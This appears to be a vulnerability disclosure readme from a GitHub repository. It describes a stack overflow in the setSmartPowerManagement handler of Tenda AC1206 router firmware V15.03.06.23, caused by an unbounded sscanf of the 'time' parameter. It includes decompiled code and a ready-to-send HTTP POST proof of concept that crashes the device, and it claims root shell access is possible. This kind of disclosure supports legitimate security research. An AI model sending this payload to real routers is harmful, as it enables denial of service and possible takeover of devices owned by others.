

main ▾ vuln / Tenda / AC1206 / 2 /



Darry-lang1 Add files via upload ...

on Aug 5 ⌚ History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

AC1206升级软件 V15.03.06.23

立即下载

关联产品: AC1206 更新日期: 2018/1/6

1.此固件只适用于AC1206的机器升级,不同型号不能使用该软件,升级前请通过路由器底部贴纸确认产品型号;
2.下载解压后,请使用有线连接路由器升级,升级过程中切勿切断电源,否则会导致机器损坏无法使用!

* 如果链接错误或其他问题,请反馈到 tenda@tenda.com.cn或联系在线客服, 谢谢。

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the setSmartPowerManagement function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
3 char *sleepLedType; // [sp+127h] [+127h]
4 char *powerSaveDelay; // [sp+28h] [+28h]
5 char *time; // [sp+2Ch] [+2Ch]
6 char *power_manage_enable; // [sp+30h] [+30h]
7 char hour_start[8]; // [sp+34h] [+34h] BYREF
8 char min_start[8]; // [sp+3Ch] [+3Ch] BYREF
9 char hour_end[8]; // [sp+44h] [+44h] BYREF
10 char min_end[8]; // [sp+4Ch] [+4Ch] BYREF
11 char starttime[128]; // [sp+54h] [+54h] BYREF
12 char endstart[128]; // [sp+D4h] [+D4h] BYREF
13 char old_close_type[32]; // [sp+154h] [+154h] BYREF
14
15 memset(hour_start, 0, sizeof(hour_start));
16 memset(min_start, 0, sizeof(min_start));
17 memset(hour_end, 0, sizeof(hour_end));
18 memset(min_end, 0, sizeof(min_end));
19 memset(starttime, 0, sizeof(starttime));
20 memset(endstart, 0, sizeof(endstart));
21 memset(old_close_type, 0, sizeof(old_close_type));
22 power_manage_enable = websGetVar(wp, "powerSavingEn", "0");
23 time = websGetVar(wp, "time", "00:00-7:30");
24 powerSaveDelay = websGetVar(wp, "powerSaveDelay", "1");
25 sleepLedType = websGetVar(wp, "ledCloseType", "allClose");
26 sscanf(time, "%[^:]:%[^-]-%[^:]:%s", hour_start, min_start, hour_end, min_end);
27 sprintf(starttime, "%s:%s", hour_start, min_start);
```

In the setSmartPowerManagement function, time (the value of time) we entered is formatted using the sscanf function and in the form of %[^:]:%[^-]-%[^:]:%s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of hour_start、min_start、hour_end or min_end, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/PowerSaveSet HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 12
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

time=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
bbb:1
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

